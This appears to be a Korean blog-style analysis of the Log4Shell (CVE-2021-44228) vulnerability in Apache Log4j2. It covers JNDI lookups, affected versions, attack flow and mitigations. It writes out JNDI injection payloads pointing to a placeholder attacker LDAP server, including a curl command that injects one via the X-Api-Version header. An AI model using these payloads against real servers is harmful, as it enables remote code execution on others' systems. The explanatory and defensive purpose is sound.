프로그램 기록을 남기기 위한 라이브러리인 **Log4j**에 **JNDOLookup plugin** 기능을 추가하면서${jndi} 명령에 특정 서식이 포함된 로그 메시지를 받게 되면 JNDI Injection이 발생되어 RCE 기능이 가능한 취약점이 발견

취약한 버전

Apache Log4j2 2.0-beta9 - 2.15.0 (2.12.2, 2.12.3 및 2.3.1 제외)
Log4j-core에만 해당 (Log4net, Log4cxx, Apache Logging Services에는 해당하지 않음)

개념

Log4j

Apache의 오픈소스 로깅 라이브러리
콘솔 및 파일출력 형태의 로깅 지원
로그를 출력할 때 로그에 사용자 ID 등이 있다면 자동으로 LDAP 서버등에 접속

JNDOLookup plugin

출력하는 로그에 시스템 속성 등의 값을 변수 혹은 예약어를 이용해 출력할 수 있는 기능

1. ${} 형태의 문자열 변수를 전달
2. Log4j 내부에서 파싱
3. 해당되는 기능 수행
4. ${} 를 수행 결과 값을 대체

${java:runtime} 실행 예시

```
logger.info("This is test log for example of lookups - ${java:runtime}");
```

Lookups 적용 로그

```
This is test log for example of lookups - Java(TM) SE Runtime Environment (build 11.0.13+10-LTS-370) from Oracle Corporation
```

Log4j에서 지원하는 구문 목록 : https://logging.apache.org/log4j/2.x/manual/lookups.html

JNDI

자바에서 디렉터리를 이용하여 데이터를 호출할 수 있게 해주는 디렉터리 서비스
CORBA COS, JAVA RMI Registry, LDAP 등의 SPI를 제공
LDAP URL을 컨트롤 하여 자신의 통제 하에 Java 프로그램을 실행시켜 오브젝트를 로드 가능

LDAP


사용자, 시스템, 네트워크, 서비스 등의 정보를 공유하기 위한 프로토콜
외부의 것도 접근이 가능

취약점 공격 방법

애플리케이션

로그나 입력값에 직접 삽입
동작 과정

1. JAVA 기반 웹사이트에 `${jndi:ldap://공격자 주소/exploit}` 페이로드를 삽입하여 입력 값으로 전달
   -> 공격자 주소는 악성 LDAP 서버
2. 요청받은 웹 서버는 웹 애플리케이션으로 전달
   -> 웹 에플리케이션에서 로그를 기록하기 위해 Log4j 문자열을 해석하고 JNDI Lookup을 수행
   -> ${jndi} 키워드를 확인하고 자동으로 ladp://공격자 주소/exploit에 대해 요청을 보냄
3. 악성 LDAP 서버 exploit 경로에 포함되어 있는 악성 코드를 반환
   -> 반환된 데이터를 로드 및 실행하여 원격 코드 실행인 RCE가 발생



직접적인 로그 기록 또는 애플리케이션 입력 필드에 삽입되어 동작하므로 필터링이 없는 경우 거의 항상 가능

헤더 삽입

HTTP 요청 헤더 사용

동작 과정

1. HTTP 헤더의 X-Api-Version 필드에 자신의 악성 LDAP 서버를 호출할 수 있는 JNDI 문자열을 삽입
   `curl {취약한 서버 주소} -H 'X-Api-Version : ${jndi:ldap://악성LDAP 주소/QUERY}'`
   -> curl : 취약한 서버에 HTTP 요청을 보내기 위한 명령줄 도구
   -> -H 'X-Api-Version : HTTP 헤더의 X-Api-Versionn 필드에 조작된 값 삽입
   -> QUERY : 악성 LDAP에 QUERY라는 경로로 요청을 보냄
2. 취약한 서버가 Log4j를 사용하여 헤더를 기록하려고 할 때 Log4j가 삽입된 페이로드를 해석
   -> 이 과정에서 JNDI Lookup이 수행되고 악성 LDAP 서버의 QUERY 경로에 요청
3. 악성 LDAP 서버는 QUERY 경로에 대해 악성 Java 객체나 직렬화된 데이터를 반환
4. 반환된 데이터를 로드 및 실행하여 원격 코드 실행인 RCE가 발생

헤더 값이 로그에 기록되거나 파싱되지 않으면 공격이 무력화 될 수 있다.

What is X-Api-Version Field

HTTP 요청에서 사용되는 사용자 정의 HTTP 헤더 중 하나로 API의 버전 정보를 전달하기 위해 사용

- 클라이언트와 서버 간 통신에서 API 버전을 명시적으로 전달
- 웹 서비스에서 주로 사용되며 다양한 API 버전을 운영하는 경우에 유용
- 요청에 포함된 X-Api-Version 값을 읽고 해당 API 버전에 따라 요청을 처리 및 응답 반환

-> X-Api-Version 값이 로그에 기록될 때 Log4j 같은 로그 라이브러리가 악성 코드 실행을 트리거할 가능성이 높음

영향

1. 쿠키 도용
2. 최종 사용자 파일 공개
3. 트로이 목마 프로그램 설치
4. 사용자를 다른 페이지 또는 사이트로 리다이렉션

취약점 방어

1. `Log4j2.formatMsgNoLookups=true` 설정
   취약한 기능인 JNDI Lookup 기능을 제거한 Log4j 버전으로 업데이트를 한다(Log4j 2.16.0 이상)
2. ${jndi:}와 같은 패턴을 차단
   LDAP, RMI 등 원격 프로토콜의 접근을 방어
3. 서버 방화벽에서 외부 LDAP 서버와의 연결 차단
4. 의심스러운 로그 분석
   로그에 `${jndi:}` 또는 `/Log4jRCE`, `/exploit` 등과 같은 의심스러운 요청을 확인

---

https://velog.io/@sot_sky/Apache-Log4j-CVE-2021-44228-%EC%B7%A8%EC%95%BD%EC%A0%90-%EB%B6%84%EC%84%9D

https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2021-44228

---

https://www.igloo.co.kr/security-information/apache-log4j-%EC%B7%A8%EC%95%BD%EC%A0%90-%EB%B6%84%EC%84%9D-%EB%B0%8F-%EB%8C%80%EC%9D%91%EB%B0%A9%EC%95%88/

https://www.openmaru.io/apache-log4j-2-%ec%9b%90%ea%b2%a9%ec%bd%94%eb%93%9c-%ec%8b%a4%ed%96%89-%ec%b7%a8%ec%95%bd%ec%a0%90cve-2021-44228-%eb%8c%80%ec%9d%91%eb%b0%a9%ec%95%88/

https://junhyunny.github.io/information/security/log4j-vulnerability-CVE-2021-44228/

https://www.ibm.com/kr-ko/topics/log4shell

https://www.igloo.co.kr/security-information/apache-log4j-%EC%B7%A8%EC%95%BD%EC%A0%90-%EB%B6%84%EC%84%9D-%EB%B0%8F-%EB%8C%80%EC%9D%91%EB%B0%A9%EC%95%88/